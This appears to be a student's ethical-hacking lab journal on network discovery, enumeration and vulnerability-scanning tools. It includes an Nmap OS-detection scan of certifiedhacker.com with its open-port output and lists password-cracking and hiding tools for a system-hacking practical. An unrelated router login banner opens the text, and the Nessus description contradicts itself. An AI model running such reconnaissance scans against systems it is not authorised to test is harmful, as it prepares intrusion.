      MMM  MM  MMM  III  KKKKKK  RRR  RRR  000  000  TTT  III  KKKKKK
      MMM      MMM  III  KKK  KKK  RRRRRR  000  000  TTT  III  KKK  KKK
      MMM      MMM  III  KKK  KKK  RRR  RRR  000000  TTT  III  KKK  KKK

MikroTik RouterOS 6.49.13 (c) 1999-2024      http://www.mikrotik.com/
[?]      Gives the list of available commands
command [?]      Gives help on the command and list of arguments
[Tab]      Completes the command/word. If the input is ambiguous,
           a second [Tab] gives possible options
/          Move up to base level
..          Move up one level
/command   Use command at the base level

[admin@MikroTik] >

```



Practical No. 3


Aim:

- A. Use Proxy Workbench Tool**
- B. Perform Network Discovery using following tools:**
 - a. LANState Pro
 - b. Network View
 - c. OpManager

A. Use Proxy Workbench Tool

Proxy Workbench is a unique proxy server - ideal for developers, security experts, and trainers that displays data in real time. You can actually see the data flowing between your e-mail client and the e-mail server, web browser and web server or even analyze FTP in both Passive and Active modes. In addition, the 'pass through' protocol handler enables analysis of protocols where the server does not readily change.


The best feature is the animated connection diagram that graphically represents the history of each socket connection and allows you to drill into the finest of detail. This animation can even be exported to HTML and saved to the web!


B. Network Discovery

Network Discovery is used to identify, map and monitor devices on a network. These tools are crucial for managing and ensuring the reliability of networks in IT environments.


a. LANState Pro

LANState is a simple network topology mapping, host monitoring, and management program. Monitor the service availability. Manage servers, computers, switches, and other devices easier using the graphic map. Access devices' properties, RDP, web UI faster.




b. Network View

NetworkView is a network visualization tool that aims to provide a simple interface for the complex function involved in the discovery and monitoring of multi-vendor IP networks. With NetworkView you can get a quick overview of your network, whether it is a small office or a corporate network. Version 3 adds functionalities oriented to network management tasks. NetworkView uses multiple methods such as ICMP, MDNS, SSDP, DNS, NetBIOS, SNMP MIB-2, Bridge MIB, LLDP, CPD and proprietary MIB's to discover devices and generates a graphical representation of your network. NetworkView generates views of both logical and physical network structure. Virtual structure representation is also displayed for wireless systems (Cisco, Aruba/Alcatel-Lucent and Fortinet).



c. OpManager

OpManager is an advanced network monitoring tool which offers fault management, supporting over WAN links, Router, Switch, VoIP & servers. It can also perform performance management.



Practical No. 4

Aim:
A. Perform Enumeration using the following tools:

- a. Nmap
- b. NetBIOS
- c. Hyena
- d. SuperScan Software
- e. Wireshark

B. Perform Vulnerability Analysis using Nessus.
A. Enumeration


Enumeration is the process of extracting user names, machine names, network resources, shares, and services from a system, and its conducted in an intranet environment.

In this phase, the attacker creates an active connection to the system and performs directed queries to gain more information about the target. The gathered information is used to identify the vulnerabilities or weak points in system security and tries to exploit in the System gaining phase.

a. Nmap

NMAP, as we know, is a powerful networking tool which supports many features and commands. Operating System detection capability allows to send TCP and UDP packet and observe the response from the targeted host. A detailed assessment of this response bring some clues regarding nature of an operating system disclosing the type an OS.

To perform OS detection with nmap perform the following: **nmap -O <ip address>**




The screenshot shows the Zenmap interface with the following details:

- Target:** certifiedhacker.com
- Command:** nmap -O certifiedhacker.com
- OS Detection Results:**

```

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-14 14:35 India Standard Time
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.25s latency).
rDNS record for 162.241.216.11: box531.bluehost.com
Not shown: 984 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
26/tcp    open  rsftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtsp
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
2222/tcp  open  EtherNetIP-1
3306/tcp  open  mysql
5432/tcp  open  postgresql
Aggressive OS guesses: Cisco Unified Communications Manager VoIP adapter (95%), Linux 5.18 (95%), Linux 5.4 (95%), Linux 2.6.26 (92%), Cisco SA520 firewall (Linux 2.6) (92%), Linux 2.6.28 (92%), Linux 2.6.32 (92%), MikroTik RouterOS 5.25 (Linux 2.6.35) (92%), Linux 2.6.39 (91%), Oracle Enterprise Linux 6 (Linux 2.6.32) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 23 hops

```
- Notes:** OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
- Summary:** Nmap done: 1 IP address (1 host up) scanned in 9.39 seconds




b. NetBIOS

NetBIOS stands for Network Basic Input Output System. It Allows computer communication over a LAN and allows them to share files and printers. NetBIOS names are used to identify network devices over TCP/IP (Windows).

```
(ritik@ritik)~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 ritik:45204               del12s05-in-f4.1e:https ESTABLISHED
tcp     0      0 ritik:49222               server-13-224-20-:https ESTABLISHED
tcp     0      0 ritik:34744               ec2-35-167-149-24:https ESTABLISHED
tcp     0      0 ritik:58126               ec2-35-161-6-128.:https ESTABLISHED
tcp     0      0 ritik:55236               104.18.32.68:http    TIME_WAIT
tcp     0      0 ritik:60936               98.203.120.34.bc.:https ESTABLISHED
tcp     0      0 ritik:43858               104.22.24.131:https ESTABLISHED
tcp     0      0 ritik:37840               20.120.65.166:https ESTABLISHED
tcp     0      0 ritik:46330               104.16.122.175:https ESTABLISHED
udp     0      0 ritik:bootpc             WS-GFGDC01.ad.ge:bootps ESTABLISHED
raw6   0      0 [::]:ipv6-icmp           [::]:*                7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State         I-Node Path
unix  2      [ ACC ]     STREAM    LISTENING  197448  /run/user/1000/speech-dispatcher/speechd.sock
unix  2      [ ACC ]     STREAM    LISTENING  17408   /tmp/X11-unix/X1
unix  2      [ ACC ]     STREAM    LISTENING  19999   @/tmp/.ICE-unix/1182
unix  3      [ ]          DGRAM     CONNECTED  14870   /run/systemd/notify
```


c. Hyena

Hyena is GUI based, NetBIOS Enumeration tool that shows Shares, User login information and other related information




d. SuperScan Software

SuperScan is a multi-functional tool that will help you manage your network and make sure your connections and TCP ports are working as well as they should be. One of the best features or advantages of this tool is just how quickly it works. The scans are made very rapidly and faster than with most other scanning tools out there.




e. Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.



B. Vulnerability Analysis using Nessus.

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Tenable.io is a subscription-based service. Tenable also contains what was previously known as Nessus Cloud, which used to be Tenable's Software-as-a-Service solution. Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.



Practical No. 5

Aim: Perform the system hacking using the tools:

- A. Winrtgen
 - B. PWDump
 - C. Ophcrack
 - D. NTFS Stream Manipulation
 - E. ADS Spy
 - F. Quickstego

System Hacking

